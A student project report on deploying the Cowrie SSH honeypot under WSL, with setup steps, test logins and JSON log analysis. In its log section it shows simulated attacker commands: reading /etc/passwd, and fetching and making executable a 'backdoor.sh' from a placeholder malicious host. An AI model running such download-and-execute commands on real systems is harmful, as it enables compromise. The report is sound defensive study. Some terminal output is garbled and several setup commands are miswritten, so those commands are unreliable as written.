Cowrie Honeypot Deployment and Attack Analysis

Name: Vaishnavi Dnyaneshwar Mahalkar

Course: B.tech Computer Science and Design

Institute: MIT

Year:2026

Project Type: Cybersecurity Practical Project

1. Introduction

A honeypot is a cybersecurity mechanism designed to detect, analyze, and monitor unauthorized activities by attracting attackers to a controlled environment. Instead of protecting real systems, honeypots act as decoy systems to study attacker behavior.

In this project, the Cowrie SSH honeypot was deployed to capture login attempts, Commands, and session activities. This helped in understanding common attack techniques such as brute-force attacks and unauthorized access attempts.

2. Objectives

The main objectives of this project are:

- To deploy and configure the Cowrie honeypot.
- To monitor unauthorized SSH access attempts.
- To collect and analyze attacker activity logs.
- To understand real-world attack patterns.
- To improve practical knowledge of network security.

3. System Requirements

Component	Description
Operating System	Kali Linux (Attacker), Windows OS (Honeypot)
RAM	Minimum 4 GB

Processor	Intel/AMD Dual Core or Higher
Tools	Cowrie, Python3, OpenSSH
Platform	Virtual Machine (VirtualBox)
Network	Localhost/Virtual Network

4. Environment Setup

The project environment consisted of two virtual machines:


- Attacker Machine: Kali Linux
- Honeypot Server: Windows Operating System

The Cowrie honeypot was installed and configured on the Windows system to simulate an SSH server. Due to networking limitations in the virtual environment, initial connectivity between Kali and Windows could not be established.

Therefore, testing was performed using the loopback address (127.0.0.1) for local SSH interaction and session recording.

5. Methodology (Setup Process)

During setup, WSL installation failed due to disabled virtualization support, which was later resolved by enabling BIOS and Windows features.



```
Get:28 http://archive.ubuntu.com/ubuntu noble-updates/multiverse amd64 c-n-f Metadata [652 B]
Get:29 http://archive.ubuntu.com/ubuntu noble-backports/main amd64 Packages [40.4 kB]
Get:30 http://archive.ubuntu.com/ubuntu noble-backports/main Translation-en [9208 B]
Get:31 http://archive.ubuntu.com/ubuntu noble-backports/main amd64 Components [7312 B]
Get:32 http://archive.ubuntu.com/ubuntu noble-backports/main amd64 c-n-f Metadata [368 B]
Get:33 http://archive.ubuntu.com/ubuntu noble-backports/universe amd64 Packages [29.5 kB]
Get:34 http://archive.ubuntu.com/ubuntu noble-backports/universe Translation-en [17.9 kB]
Get:35 http://archive.ubuntu.com/ubuntu noble-backports/universe amd64 Components [10.5 kB]
Get:36 http://archive.ubuntu.com/ubuntu noble-backports/universe amd64 c-n-f Metadata [1444 B]
Get:37 http://archive.ubuntu.com/ubuntu noble-backports/restricted amd64 Components [216 B]
Get:38 http://archive.ubuntu.com/ubuntu noble-backports/restricted amd64 c-n-f Metadata [116 B]
Get:39 http://archive.ubuntu.com/ubuntu noble-backports/multiverse amd64 Components [212 B]
(Reading database ... 40754 files and directories currently installed.)4 c-n-f Metadata [116 B]
Unpacking python3-minimal (3.12.3-0ubuntu2.1) over (3.12.3-0ubuntu2) ...........................................
Setting up python3-minimal (3.12.3-0ubuntu2.1) .................................................................
(Reading database ... 40754 files and directories currently installed.)..........................................
Preparing to unpack .../python3_3.12.3-0ubuntu2.1_amd64.deb ...l -y \
running python pre-rtupdate hooks for python3.12...####.........................................................
Unpacking python3 (3.12.3-0ubuntu2.1) over (3.12.3-0ubuntu2) ...
Preparing to unpack .../libpython3-stdlib_3.12.3-0ubuntu2.1_amd64.deb ..........................................
Unpacking libpython3-stdlib:amd64 (3.12.3-0ubuntu2.1) over (3.12.3-0ubuntu2) ...
Setting up libpython3-stdlib:amd64 (3.12.3-0ubuntu2.1) ...###################..................................
Setting up python3 (3.12.3-0ubuntu2.1) ...###################################################..................
running python rtupdate hooks for python3.12...#####################################################............
running python post-rtupdate hooks for python3.12...
Processing triggers for man-db (2.12.0-4build2) ...#########################################################.....
veccna@DESKTOP-8LDGVLA:/mnt/c/Windows/system32$ ^C
veccna@DESKTOP-8LDGVLA:/mnt/c/Windows/system32$ python3-pip python3-venv \
> git libssl-dev libffi-dev build-essential
Command 'python3-pip' not found, did you mean:
  command 'python3-pie' from deb python3 (3.12.3-0ubuntu2.1)e used.
Try: sudo apt install <deb name>ubuntu noble-updates/main amd64 python3-minimal amd64 3.12.3-0ubuntu2.1 [27.4 kB]
veccna@DESKTOP-8LDGVLA:/mnt/c/Windows/system32$ ates/main amd64 python3 amd64 3.12.3-0ubuntu2.1 [23.0 kB]
Get:3 http://archive.ubuntu.com/ubuntu noble-updates/main amd64 libpython3-stdlib amd64 3.12.3-0ubuntu2.1 [10.1 kB
Fetched 60.5 kB in 4s (15.6 kB/s)
```

In this step, the required python packages and virtual environment were configured for Cowrie installation. Python3-pip and python3-venv were used to manage dependencies and create an isolated environment. This ensures stable and secure execution of the honeypot application without affecting the host system.

Step 1: System Update

sudo apt update && sudo apt upgrade

The system was updated to ensure all packages were up to date.

Step 2: Installing Dependencies

sudo apt install git python3-pip python3-venv

Required packages were installed for running Cowrie.

Step 3: Downloading Cowrie

Git clone https://github.com/cowrie/cowrie.git

```
Cd cowrie
```

The Cowrie honeypot source code was downloaded from GitHub.

Step 4: Virtual Environment Setup

```
Python3 -m venv cowrie-env
Source cowrie-env/bin/activate
Pip install-r requirements.txt
```

A virtual environment was created for secure installation.

Step 5: Configuration

```
Cp etc/cowrie.cfg.dist etc/cowrie.cfg
```

Configuration file was created and customized according to requirements.

Step 6: Starting Cowrie

```
bin/cowrie start
```

The Cowrie honeypot service was started successfully.


6. Configuration Details

The following configuration were applied:

- SSH port: 22
- Hostname: Server01
- Logging: Enabled
- Session Recording: Enabled

The honeypot was configured to simulate a real SSH server environment.

7. Implementation and Testing



```
C:\Windows\system32>ssh root@127.0.0.1 -p 2222
root@127.0.0.1's password:
Connection closed by 127.0.0.1 port 2222

C:\Windows\system32>ssh root@192.168.56.104 -p 2222
ssh: connect to host 192.168.56.104 port 2222: Connection refused

C:\Windows\system32>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet 2:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::49b1:8ddc:4f97:4187%9
   IPv4 Address. . . . . . . . . . . : 192.168.56.105
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

C:\Windows\system32>ssh root@192.168.56.105 -p 2222
The authenticity of host '[192.168.56.105]:2222 ([192.168.56.105]:2222)' can't be established.
ECDSA key fingerprint is SHA256:ZGC3T7fGPzcnyHD4qdqNxsrrgvWsnCoQp1AEvm0PbB8.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[192.168.56.105]:2222' (ECDSA) to the list of known hosts.
root@192.168.56.105's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@svr04:~# whoami
root
root@svr04:~# uname -a
Linux svr04 3.2.0-4-amd64 #1 SMP Debian 3.2.68-1+deb7u1 x86_64 GNU/Linux
root@svr04:~# ls
root@svr04:~# whoami
root
root@svr04:~#
```

After configuring Cowrie, the SSH service was started and tested using an attacker machine. The command ssh root@127.0.0.1 was used to simulate unauthorized access attempts. This helped in verifying whether the honeypot was successfully capturing attacker connections.

To test the honeypot, SSH access was attempted using the loopback address:

ssh test@127.0.0.1

Multiple login attempts and command execution were performed. Cowrie successfully recorded the session activities, including login credentials and commands.

Screenshots and session recording were captured during testing.

8. Networking Challenges and Resolution

During deployment, networking issues were faced between Kali Linux and Windows virtual machines due to virtual network configuration limitations. As a result, external SSH connections could not be established.

To resolve this issue, testing was performed locally using 127.0.0.1. This allowed successful SSH interaction and ensured proper validation of the honeypot functionality.

This approach helped in understanding real-world deployment challenges.

9. Log Analysis


Cowrie generated detailed logs that record attacker activity. The main log files used were:

- Cowrie.log
- Cowrie.json

The analysis revealed:

- Multiple login attempts using common usernames.
- Repeated password guessing patterns.
- Execution of basic Linux commands.
- Timestamped session records.

These logs provided valuable insights into attacker behavior.




```
veccna@DESKTOP-8LDGVLA:~/cowrie/var/log/cowrie$ ls
cowrie.json
veccna@DESKTOP-8LDGVLA:~/cowrie/var/log/cowrie$ tail cowrie.json
{"eventid":"cowrie.command.input","input":"ls -la","message":"CMD: ls -la","sensor":"DESKTOP-8LDGVLA","uuid":"af961be2-f
1f0-abe2-0800272f3d7f","timestamp":"2026-01-25T16:40:05.196580Z","src_ip":"192.168.56.105","session":"be0da80839cb","pro
":"ssh"}
{"eventid":"cowrie.command.input","input":"uname -a","message":"CMD: uname -a","sensor":"DESKTOP-8LDGVLA","uuid":"af961b
e7-11f0-abe2-0800272f3d7f","timestamp":"2026-01-25T16:40:11.843205Z","src_ip":"192.168.56.105","session":"be0da80839cb",
ocol":"ssh"}
{"eventid":"cowrie.command.input","input":"cat /etc/passwd","message":"CMD: cat /etc/passwd","sensor":"DESKTOP-8LDGVLA",
":"af961be2-f9e7-11f0-abe2-0800272f3d7f","timestamp":"2026-01-25T16:40:23.715611Z","src_ip":"192.168.56.105","session":"
80839cb","protocol":"ssh"}
{"eventid":"cowrie.command.input","input":"ps aux","message":"CMD: ps aux","sensor":"DESKTOP-8LDGVLA","uuid":"af961be2-f
1f0-abe2-0800272f3d7f","timestamp":"2026-01-25T16:40:35.577081Z","src_ip":"192.168.56.105","session":"be0da80839cb","pro
":"ssh"}
{"eventid":"cowrie.command.input","input":"ifconfig","message":"CMD: ifconfig","sensor":"DESKTOP-8LDGVLA","uuid":"af961b
e7-11f0-abe2-0800272f3d7f","timestamp":"2026-01-25T16:40:51.763414Z","src_ip":"192.168.56.105","session":"be0da80839cb",
ocol":"ssh"}
{"eventid":"cowrie.command.input","input":"wget http://malicious-site.com/backdoor.sh","message":"CMD: wget http://malic
site.com/backdoor.sh","sensor":"DESKTOP-8LDGVLA","uuid":"af961be2-f9e7-11f0-abe2-0800272f3d7f","timestamp":"2026-01-25T1
21.377293Z","src_ip":"192.168.56.105","session":"be0da80839cb","protocol":"ssh"}
{"eventid":"cowrie.command.input","input":"chmod +x backdoor.sh","message":"CMD: chmod +x backdoor.sh","sensor":"DESKTOP
VLA","uuid":"af961be2-f9e7-11f0-abe2-0800272f3d7f","timestamp":"2026-01-25T16:41:36.348945Z","src_ip":"192.168.56.105","
on":"be0da80839cb","protocol":"ssh"}
{"eventid":"cowrie.command.input","input":"exit","message":"CMD: exit","sensor":"DESKTOP-8LDGVLA","uuid":"af961be2-f9e7-
abe2-0800272f3d7f","timestamp":"2026-01-25T16:41:40.111758Z","src_ip":"192.168.56.105","session":"be0da80839cb","protoco
sh"}
{"eventid":"cowrie.log.closed","ttylog":"var/lib/cowrie/tty/b630075b2747552fbeca8ec001213839f2631948a1db7054290be35661b6
,"size":12484,"shasum":"b630075b2747552fbeca8ec001213839f2631948a1db7054290be35661b6fb93","duplicate":false,"duration":"
","message":"Closing TTY Log: var/lib/cowrie/tty/b630075b2747552fbeca8ec001213839f2631948a1db7054290be35661b6fb93 after
 seconds","sensor":"DESKTOP-8LDGVLA","uuid":"af961be2-f9e7-11f0-abe2-0800272f3d7f","timestamp":"2026-01-25T16:41:40.1311
"src_ip":"192.168.56.105","session":"be0da80839cb","protocol":"ssh"}
{"eventid":"cowrie.session.closed","duration":"240.9","message":"Connection lost after 240.9 seconds","sensor":"DESKTOP-
LA","uuid":"af961be2-f9e7-11f0-abe2-0800272f3d7f","timestamp":"2026-01-25T16:41:40.151195Z","src_ip":"192.168.56.105","s
n":"be0da80839cb","protocol":"ssh"}
veccna@DESKTOP-8LDGVLA:~/cowrie/var/log/cowrie$ _
```

Cowrie logs were monitored using the tail command to analyze real-time attacker activities. The cowrie.json file records information such as login attempts, executed commands, and session details. This data helps in understanding attacker behavior and attack patterns.

10. Results

The project successfully demonstrated:

- Deployment of a working SSH honeypot.
- Detection of unauthorized login attempts.
- Capture of attacker commands.
- Generation of detailed log files.
- Session recording for forensic analysis.



```
snapshots  ssh_host_ecdsa_key.pub  ssh_host_ed25519_key.pub  ssh_host_rsa_key.pub  uuid
veccna@DESKTOP-8LDGVLA:~/cowrie/var/lib/cowrie$ cd tty
veccna@DESKTOP-8LDGVLA:~/cowrie/var/lib/cowrie/tty$ ls
b630075b2747552fbeca8ec001213839f2631948a1db7054290be35661b6fb93
e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855
veccna@DESKTOP-8LDGVLA:~/cowrie/var/lib/cowrie/tty$ cd
veccna@DESKTOP-8LDGVLA:~$ cd cowrie
veccna@DESKTOP-8LDGVLA:~/cowrie$ bin/paylog var/lib/cowrie/tty/e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7
55
-bash: bin/paylog: No such file or directory
veccna@DESKTOP-8LDGVLA:~/cowrie$ ls
CHANGELOG.rst     LICENSE.rst   README.rst  docker  honeyfs                  requirements.txt  twistd.pid
CONTRIBUTING.rst  MANIFEST.in   bin         docs    pyproject.toml           setup.py          var
INSTALL.rst       Makefile      cowrie-env  etc     requirements-output.txt  src
veccna@DESKTOP-8LDGVLA:~/cowrie$ cd bin
veccna@DESKTOP-8LDGVLA:~/cowrie/bin$ ls
createdynamicprocess  regen-dropin.cache  var
veccna@DESKTOP-8LDGVLA:~/cowrie/bin$ ls
createdynamicprocess  regen-dropin.cache  var
veccna@DESKTOP-8LDGVLA:~/cowrie/bin$ pwd
/home/veccna/cowrie/bin
veccna@DESKTOP-8LDGVLA:~/cowrie/bin$ cd
veccna@DESKTOP-8LDGVLA:~$ cd cowrie/
veccna@DESKTOP-8LDGVLA:~/cowrie$ ./bin/paylog var/lib/cowrie/tty/e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991
b855
-bash: ./bin/paylog: No such file or directory
veccna@DESKTOP-8LDGVLA:~/cowrie$ ./bin/paylog var/lib/cowrie/tty/b630075b2747552fbeca8ec001213839f2631948a1db7054290be35
fb93
-bash: ./bin/paylog: No such file or directory
veccna@DESKTOP-8LDGVLA:~/cowrie$ cd var
veccna@DESKTOP-8LDGVLA:~/cowrie/var$ ls
lib  log  run
veccna@DESKTOP-8LDGVLA:~/cowrie/var$ cd lib
veccna@DESKTOP-8LDGVLA:~/cowrie/var/lib$ ls
cowrie
veccna@DESKTOP-8LDGVLA:~/cowrie/var/lib$ cd cowrie/
veccna@DESKTOP-8LDGVLA:~/cowrie/var/lib/cowrie$ ls
downloads  ssh_host_ecdsa_key      ssh_host_ed25519_key      ssh_host_rsa_key      tty
snapshots  ssh_host_ecdsa_key.pub  ssh_host_ed25519_key.pub  ssh_host_rsa_key.pub  uuid
veccna@DESKTOP-8LDGVLA:~/cowrie/var/lib/cowrie$ cd tty
veccna@DESKTOP-8LDGVLA:~/cowrie/var/lib/cowrie/tty$ ls
b630075b2747552fbeca8ec001213839f2631948a1db7054290be35661b6fb93
e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855
veccna@DESKTOP-8LDGVLA:~/cowrie/var/lib/cowrie/tty$
```

The session recording feature of Cowrie was used to capture complete attacker interactions. These recording provide detailed insight into the sequence of commands executed by the attacker. This helps in forensic analysis and future security.

The honeypot effectively simulated a real system environment.

11.Challenges Faced

Some challenges encountered during the project were:

- Networking configuration issues.
- Dependency installation errors.
- Initial configuration difficulties.
- Port conflicts.

These challenges were resolved through troubleshooting and documentation study.

12.Conclusion

This project provided hands-on experience in deploying and managing a honeypot system. It improved understanding of intrusion detection, attacker behavior, and log analysis.

The Cowrie honeypot proved to be an effective tool for monitoring unauthorized SSH activities.

13.Future Scope

The Project can be enhanced in the future by:

- Integrating with SIEM tools.
- Implementing GeoIP analysis.
- Deploying on cloud server.
- Enabling real-time alerts.
- Analyzing large-scale attack data.

14.References

1. Cowrie GitHub Repository: https://github.com/cowrie/cowrie
2. Cowrie Documentation
3. Cybersecurity Research Papers

Learning Outcome

Through this project, I learned how to deploy a honeypot, analyze attack logs, and understand real-world intrusion techniques. This improved my practical knowledge of system security and monitoring